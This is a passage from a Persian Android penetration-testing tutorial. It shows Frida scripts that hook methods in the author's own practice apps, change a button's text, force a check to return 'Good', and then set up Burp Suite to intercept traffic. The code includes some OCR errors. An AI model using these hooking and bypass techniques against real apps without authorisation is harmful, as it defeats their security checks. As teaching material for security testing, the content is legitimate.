علتش این است که یک مقدار زمان می برد تا بتواند نمونه را در حافظه پیدا کند، و همان لحظه که اجرا می کنیم نتیجه را به ما برنمیگرداند.

برای حل این مشکل باید یک تا خیر چند ثانیه ای ایجاد کنیم، در javascript برای این کار تابعی داریم به نام `setTimeout` که یک `function` دارد و یک عدد دارد که بر اساس میلی ثانیه میباشد (هر هزار میلی ثانیه برابر با یک ثانیه) که این یعنی بعد از این میزان زمانی که تعیین شده است این `function` را اجرا میکند:

پس می گوییم:

```

10
11     setTimeout(function(){
12         Java.choose('com.example.frida3.MainActivity',{
13             onMatch:function(instance){
14                 console.log('instance found! :)');
15                 console.log(instance);
16             },
17             onComplete:function(){}
18         });
19     },5000);
20
21 });

```

و بعد از ۵ ثانیه خروجی را می بینیم:

```

instance found! :)
com.example.frida3.MainActivity@58c1998

```

حالا که `instance` را پیدا کرد می توانیم `call` کنیم:

```

11     setTimeout(function(){
12         Java.choose('com.example.frida3.MainActivity',{
13             onMatch:function(instance){
14                 console.log('instance found! :)');
15                 console.log(instance);
16                 instance.neverCall('salam!');
17             },
18             onComplete:function(){}
19         });
20     },5000);

```

بعد از ۵ ثانیه یک خطا به ما نمایش می‌دهد:

```
Error: java.lang.NullPointerException: Can't toast on a thread that has not called Looper.p
repare()
at <anonymous> (frida/node_modules/frida-java-bridge/lib/env.js:124)
```

این خطا یعنی که در `thread` اصلی نمی‌باشد، پس باید بگوییم اول `main thread` را پیدا کند بعد فراخوانی را انجام دهد:

۳۴۷ ■ Frida آموزش فصل ۴.

```
11     setTimeout(function(){
12         Java.choose('com.example.frida3.MainActivity',{
13             onMatch:function(instance){
14                 console.log('instance found! :)');
15                 console.log(instance);
16                 Java.scheduleOnMainThread(function() [
17                     instance.neverCall('salam!');
18                 ]);
19             },
20             onComplete:function(){}
21         });
22     },5000);
```

حالا می بینیم:



Call شد.

بریم سراغ تارگت بعدی.

آن را نصب می‌کنیم:

```
meisamrce@meisamrces-MacBook-Pro Downloads % adb install 05.apk
Performing Streamed Install
Success
meisamrce@meisamrces-MacBook-Pro Downloads %
```

اپلیکیشن را باز می‌کنیم:



وقتی روی دکمه کلیک می‌کنیم می‌گوید:

oh oh oh not yet!

برویم source را ببینیم:

۳۴۹ ■ Frida. آموزش فصل ۴.




یک فایل js 05.js هم ایجاد میکنیم:

```
1  /*
2   frida -l 05.js -f com.example.frida4 -D 127.0.0.1:6555
3   */
4  Java.perform(function() {
5
6
7  });

```

و آن را باز می کنیم:



در خط ۲۰ گفته اگر text این button برابر بود با Run! بگو success hook اینصورت بگو bypass برای oh oh oh not yet! کردن می‌گوییم:

```

Downloads > JS 05.js > ⚡ Java.perform() callback > ⚡ setTimeout() callba
1  /*
2   frida -l 05.js -f com.example.frida4 -D 127.0.0.1:6555
3  */
4  Java.perform(function() {
5
6
7      setTimeout(function(){
8          Java.choose('com.example.frida4.MainActivity',{
9              onMatch:function(instance){
10                  console.log('instance found! :)');
11                  console.log(instance);
12                  Java.scheduleOnMainThread(function() [
13                      console.log('ok!');
14                  ]);
15              },
16              onComplete:function(){}
17          });
18      },5000);

```

بعد از ۵ ثانیه می‌گوید:

```

instance found! :)
com.example.frida4.MainActivity@58c1998
ok!

```

حالا باید این دکمه را پیدا کنیم و آن را تغییر بدھیم.

حالا دکمه کجا است؟



```
je com.example.frida4;


import android.os.Bundle;
import android.view.View;
import android.widget.Button;
import android.widget.Toast;
import androidx.appcompat.app.AppCompatActivity;
```

پس می گوییم:



```
10     console.log('instance found! :)');
11     console.log(instance);
12     Java.scheduleOnMainThread(function() [
13         console.log('ok!');
14         var myButton = Java.use('android.widget.Button');
15         console.log(myButton);
16     ]);
17 },
18 onComplete:function(){}
```


می گوید:



```
instance found! :]
com.example.frida4.MainActivity@58c1998
ok!
<class: android.widget.Button>
```

پیدا ش کرد ، ولی این کلاس اصلی **button** است ، ما دقیقا همین دکمه‌ای که در برنامه است را میخواهیم.

حالا برای اینکه این **button** را پیدا کنیم باید با **id** آن را پیدا کنیم اینجا را ببینید:



```

package com.example.frida4;


import android.os.Bundle;
import android.view.View;
import android.widget.Button;
import android.widget.Toast;
import androidx.appcompat.app.AppCompatActivity;

loaded from: classes.dex */
12 public class MainActivity extends AppCompatActivity {
    /* JADeX INFO: Access modifiers changed from: protected */
    @Override // androidx.fragment.app.FragmentActivity, androidx.act
13     public void onCreate(Bundle bundle) {
14         super.onCreate(bundle);
15         setContentView(R.layout.activity_main);
16         final Button button = (Button) findViewById(R.id.btn1);
17         button.setOnClickListener(new View.OnClickListener() { // fro
            @Override // android.view.View.OnClickListener

```

اینجا نمی توانیم اسم **btn1** را بنویسیم ، چون قبلا هم گفتیم که زمانی که یک سری ویجت اینجا می گذاریم این ها یک سری تگ **xml** هستند ، در زمان کامپایل ، کامپایلر به این **object** یک **id** انحصاری می دهد ، و زمانی که **Activity** می خواهد اجرا شود آن **btn1** را بصورت داینامیک می سازد و آن **id** را به آن انتساب می دهد.

الان اگر روی **btn1** کلیک کنیم می توانیم **id** را پیدا کنیم:



```

PK signature x AndroidManifest.xml x MainActivity x R
1 public static final int test_custom_background = 0x7f070099;
2 /* JADY INFO: Added by JADY */
3 public static final int test_level_drawable = 0x7f07009a;
4 /* JADY INFO: Added by JADY */
5 public static final int tooltip_frame_dark = 0x7f07009b;
6 /* JADY INFO: Added by JADY */
7 public static final int tooltip_frame_light = 0x7f07009c;
8
9 private drawable() {
10 }
11
12 /* loaded from: classes.dex */
13 public static final class id {
14     public static final int btn1 = 0x7f080062;
15     /* JADY INFO: Added by JADY */
16     public static final int ALT = 0x7f080000;
17     /* JADY INFO: Added by JADY */
18     public static final int BOTTOM_END = 0x7f080001;
19     /* JADY INFO: Added by JADY */
20     public static final int BOTTOM_START = 0x7f080002;
21     /* JADY INFO: Added by JADY */

```

حالا چطوری می توانیم این button را پیدا کنیم؟ چون instance را قبل گرفتیم می توانیم توسط تابع findViewById این کارا انجام بدهیم:

```

6
7     setTimeout(function(){
8         Java.choose('com.example.frida4.MainActivity',{
9             onMatch:function(instance){
10                 console.log('instance found! :)');
11                 console.log(instance);
12                 Java.scheduleOnMainThread(function() [
13                     console.log('ok!');
14                     var myButton = Java.use('android.widget.Button');
15                     console.log(myButton);
16                     var btnId = instance.findViewById(0x7f080062);
17                     console.log(btnId);
18                 ]);
19             },
20             onComplete:function(){}
21         );
22     });
23 });

```

و بعد از ۵ ثانیه می‌شود:

```

instance found! :)
com.example.frida4.MainActivity@58c1998
ok!
<class: android.widget.Button>
com.google.android.material.button.MaterialButton{64e5693 VFED... C ..... 265,729-816,855 #7f080062 app:id	btn1}

```

اما الان اگر بگوییم:

```

11         console.log(instance);
12         Java.scheduleOnMainThread(function() {
13             console.log('ok!');
14             var myButton = Java.use('android.widget.Button');
15             console.log(myButton);
16             var btnId = instance.findViewById(0x7f080062);
17             console.log(btnId);
18             console.log(btnId.getText());
19         });
20     },

```

می‌شود:

۳۵۵ ■ فصل ۴. آموزش Frida

```
instance found! :)
com.example.frida4.MainActivity@58c1998
ok!
<class: android.widget.Button>
com.google.android.material.button.MaterialButton{64e5693 VFED... C. .... 265,729-816,855 #7f080062 app:id(btn1)}
TypeError: not a function
    at <anonymous> (/Users/meisamrce/Downloads/05.js:18)
    at <anonymous> (frida/node_modules/frida-java-bridge/index.js:194)
```

چرا؟ چون به متدهای `java` آن هنوز دسترسی نداریم.
این چیزی که ما پیدا کردیم `id` آن `button` هست نه خود `object`.
چیکار باید بکنیم؟ اینجا را ببینید:

```
15 |     final Button button = (Button) findViewById(R.id.btn1);
16 | }
```

اینجا او مدیم `cast` کردیم! پس باید بگوییم:

```
8 | Java.choose('com.example.frida4.MainActivity', {
9 |   onMatch:function(instance){
10 |     console.log('instance found! :)');
11 |     console.log(instance);
12 |     Java.scheduleOnMainThread(function() {
13 |       console.log('ok!');
14 |       var myButton = Java.use('android.widget.Button');
15 |       console.log(myButton);
16 |       var btnId = instance.findViewById(0x7f080062);
17 |       var myButtonObject = Java.cast(btnId,myButton);
18 |       console.log(myButtonObject);
19 |       console.log([myButtonObject.getText()]);
20 |
21 |     });
22 |   },
23 |   onComplete:function(){}
24 | });
```

اول `btnId` و دوم کلاس `button` را به آن دادیم که می شود:

```
instance found! :)
com.example.frida4.MainActivity@58c1998
ok!
<class: android.widget.Button>
com.google.android.material.button.MaterialButton{64e5693 VFED..C. .... 265,729-816,855 #7f080062 app:id/btn1}
Change Text Me to Run!
```

به آن رسیدیم. حالا می‌خواهیم آن را تغییر بدهیم به Run! ولی فعلاً بجای Run! می‌گذاریم Test! بینیم:

```
console.log(myButton);
var btnId = instance.findViewById(0x7f080062);
var myButtonObject = Java.cast(btnId,myButton);
console.log(myButtonObject);
console.log(myButtonObject.setText(['Test!']));
```

می‌شود:

```
Error: setText(): argument types do not match any of:
.overload('int')
.overload('java.lang.CharSequence')
.overload('int', 'android.widget.TextView$ButtonType')
.overload('java.lang.CharSequence', 'android.widget.TextView$ButtonType')
.overload('[C', 'int', 'int')
.overload('java.lang.CharSequence', 'android.widget.TextView$ButtonType', 'boolean', 'int')
at X (frida/node_modules/frida-java-bridge/lib/class-factory.js:622)
```

می‌گویید متدهای setText() یک آرگومان می‌خواهد که می‌تواند حالت‌های زیر را داشته باشد ولی چیزی که ما به آن دادیم مقدار معتبر نمی‌باشد.

پس می‌گوییم:


۳۵۷ ■ Frida آموزش فصل ۴.

```
console.log(myButton);
var btnId = instance.findViewById(0x7f080062);
var myButtonObject = Java.cast(btnId,myButton);
console.log(myButtonObject);
var myString = Java.use('java.lang.String');
console.log(myButtonObject.setText(myString.$new(["Salam!"])));
});
```

می شود:

```
instance found! :)
com.example.frida4.MainActivity@58c1998
ok!
<class: android.widget.Button>
com.google.android.material.button.MaterialButt
undefined
```

: خروجی



که وقتی روی آن کلیک کنیم باز می گوید:

اما وقتی بگوییم:

```
var myString = Java.use('java.lang.String');
console.log(myButtonObject.setText(myString.$new(["Run!"]));
```

و اپلیکیشن را اجرا کنیم و روی دکمه کلیک کنیم می شود:



بریم سراغ تارگت بعدی.

نصب می کنیم:

```
meisamrce@meisamrces-MacBook-Pro Downloads % adb install 06.apk
Performing Streamed Install
Success
meisamrce@meisamrces-MacBook-Pro Downloads %
```

اپلیکیشن را باز می کنیم و روی دکمه کلیک می کنیم:



Bad



داخل jadx آن را باز می‌کنیم:



می‌بینیم:


۳۶۱ ■ فصل ۴. آموزش Frida

```
/* loaded from: classes.dex */
8 public class MainActivity extends AppCompatActivity {
    Button btn1;
    TextView textView;

    /* JADY INFO: Access modifiers changed from: protected */
    @Override // androidx.fragment.app.FragmentActivity, androidx.ac
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView(R.layout.activity_main);
        this.textView = (TextView) findViewById(R.id.txt);
        Button button = (Button) findViewById(R.id.btn1);
        this.button = button;
        button.setOnClickListener(new View.OnClickListener() { // fi
            @Override // android.view.View.OnClickListener
            public void onClick(View view) {
                MainActivity.this.check("Bad");
            }
        });
    }

    /* JADY INFO: Access modifiers changed from: private */
    public void check(String str) {
        if (str.equals("Good")) {
            this.textView.setText("Good");
        } else {
            this.textView.setText("Bad");
        }
    }
}
```

تو خط ۲۰ گفته وقتی روی دکمه کلیک می کنیم متده `check` از `MainActivity` را با مقدار Bad فراخوانی می کند (خط ۱۰) پس می گوییم:



The screenshot shows a terminal window with the following command:

```
meisamrce@meisamrce-MacBook-Pro Downloads % frida -l 06.js -f com.example.frida6 -D 127.0.0.1:6555
```

The terminal output shows the execution of the Frida.js script:

```
0:000 > 06.js:0 > Java.perform() callback > 06.js:0 >
```

The Frida.js code is as follows:

```

1  /*
2   frida -l 06.js -f com.example.frida6 -D 127.0.0.1:6555
3  */
4  Java.perform(function() {
5
6
7      setTimeout(function(){
8          Java.choose('com.example.frida6.MainActivity',{
9              onMatch:function(instance){
10                  console.log('instance found! :)');
11                  console.log(instance);
12                  Java.scheduleOnMainThread(function() {
13                      console.log('ok!');
14
15                  });
16              },
17              onComplete:function(){}
18          });
19      });
20  });

```

و Frida را اجرا و hook می کنیم:

```
meisamrce@meisamrce-MacBook-Pro Downloads % frida -l 06.js -f com.example.frida6 -D 127.0.0.1:6555
```

می گرید:

```

    . . .
    exit/quit -> Exit
    . . .
    . . . More info at https://frida.re/docs/home/
    . . .
    . . . Connected to Pixel (id=127.0.0.1:6555)
Spawned `com.example.frida6`. Resuming main thread!
[Pixel::com.example.frida6 ]-> instance found! :)
com.example.frida6.MainActivity@58c1998
ok!

```

پس به اکی رسید و یعنی تا اینجا همه چیز درست میباشد.

در ادامه می گوییم:

```

setTimeout(function(){
    Java.choose('com.example.frida6.MainActivity',{
        onMatch:function(instance){
            console.log('instance found! :)');
            console.log(instance);
            Java.scheduleOnMainThread(function() {
                console.log('ok!');
                instance.check.overload('java.lang.String').implementation = function(str)
                [
                    console.log(str);
                ]
            });
        },
        onComplete:function(){}
    });
});

```

فقط چیزی که هست این تابع:

```

/* JADX INFO: Access modifiers changed from: private */
30 public void check(String str) {
31     if (str.equals("Good")) {
32         this.textView.setText("Good");
33     } else {
34         this.textView.setText("Bad");
35     }
36 }

```

مقداری را برنمیگرداند که بخواهیم return را تغییر بدھیم.
همانطور که می بینیم نوع آن هم void هست یعنی چیزی برنمیگرداند و مستقیم دارد
this.textView.setText را تغییر می دهد!

احتمالاً راه این است که این textView را پیدا کنیم و خودمان set کنیم.
فعلاً تا اینجا یکی که نوشتم را نگه میداریم و اپلیکیشن را باز می کنیم و روی دکمه run کلیک می کنیم و می شود:

```

...
instance found! :)
com.example.frida6.MainActivity@58c1998
ok!
Bad

```

الآن که بگوییم:

```

console.log('ok');
instance.check.overload('java.lang.String').implementation = function(str)
{
    console.log(str);
    this.check('Good');
}

```

دکمه run را کلیک میکنیم و می بینیم:



یک کار دیگر هم می توانیم انجام بدهیم:

```
instance.check.overload('java.lang.String').implementation = function(str)
{
    console.log(str);
    //this.check('Good');
    this.check.overload('java.lang.String').call(this,'Good');
}
```

باز هم که دکمه run را کلیک کنیم می گوید good (دقت کنید که باید ۵ ثانیه ای صبر کنید تا instance آن پیدا شود بعد good را نمایش میدهد) فرق این دو راهی که رفتهیم در نوع فراخوانی است . حتی می توانیم بگوییم:


```
instance.check.overload('java.lang.String')
{
    console.log(str);
    //this.check('Good');
    //this.check.overload('java.lang.String'
    this.check.call(this,'Good');
}
```

و باز این هم جواب می دهد.

فصل ۵. بررسی ترافیک نرم افزار ها

برای اینکه بدانیم که یک اپلیکیشن با چه وب اپلیکیشن یا وب سرویسی در ارتباط میباشد باید بتوانیم ترافیک اپلیکیشن ها را بدست بیاوریم تا بتوانیم فرایند تست نفوذ وеб را اساس استاندارد OWASP روی آن انجام دهیم.

برای این کار نیاز به نصب نرم افزار Burp Suite Community Edition داریم:




بعد از نصب وارد قسمت Proxy می شویم و Proxy Setting را کلیک میکنیم (در تصویر بالا موس روی Proxy Setting قرار گرفته) این تیک را برمی داریم:



و سپس روی Add کلیک می‌کنیم.

باید IP سیستم خودتان را داشته باشید که اندروید هم بتواند به آن IP وصل شود.


بعد از بدست آوردن IP سیستم تان تنظیمات زیر را انجام می‌دهیم:




پ

Burp Suite نرم افزاری است که تمامی ترافیک‌های HTTP/HTTPS را Capture می‌کند. یعنی هر ترافیکی که از سمت اپلیکیشن اندروید به سرور می‌رود و هر Response که از Server به اپلیکیشن Android پاسخ داده می‌شود را داخل Burp می‌توانیم بینیم.


یک مرورگر در اندروید باز کنید و آدرس IP و پورت ۸۰۸۰ را وارد می کنیم :




همین آدرس را در وب اجرا می کنیم و این فایل CA Certificate را دانلود می کنیم:



پسوند آن را به cer تغییر می دهیم که در اندروید قابل نصب باشد:



اسم آن را به ca.cer تغییر می دهیم :



چون در اندروید نمی‌توانستیم این فایل را دانلود کنیم این فایل را به گوشی منتقل می‌کنیم:

```
Last login: Fri Jan  5 09:24:13 on ttys001
meisamrce@meisamrces-MacBook-Pro ~ % cd Downloads
meisamrce@meisamrces-MacBook-Pro Downloads % adb shell
motion_phone_arm64:/ # cd storage/
motion_phone_arm64:/storage # cd emulated/
motion_phone_arm64:/storage/emulated # cd 0
motion_phone_arm64:/storage/emulated/0 # ls
Alarms Android Audiobooks DCIM Documents Download Movies Music Notifications Pictures Podcasts Ringtones
motion_phone_arm64:/storage/emulated/0 # pwd
/storage/emulated/0
motion_phone_arm64:/storage/emulated/0 # exit
meisamrce@meisamrces-MacBook-Pro Downloads % adb push ca.cer /storage/emulated/0/
ca.cer: 1 file pushed, 0 skipped. 7.0 MB/s (940 bytes in 0.000s)
meisamrce@meisamrces-MacBook-Pro Downloads %
```

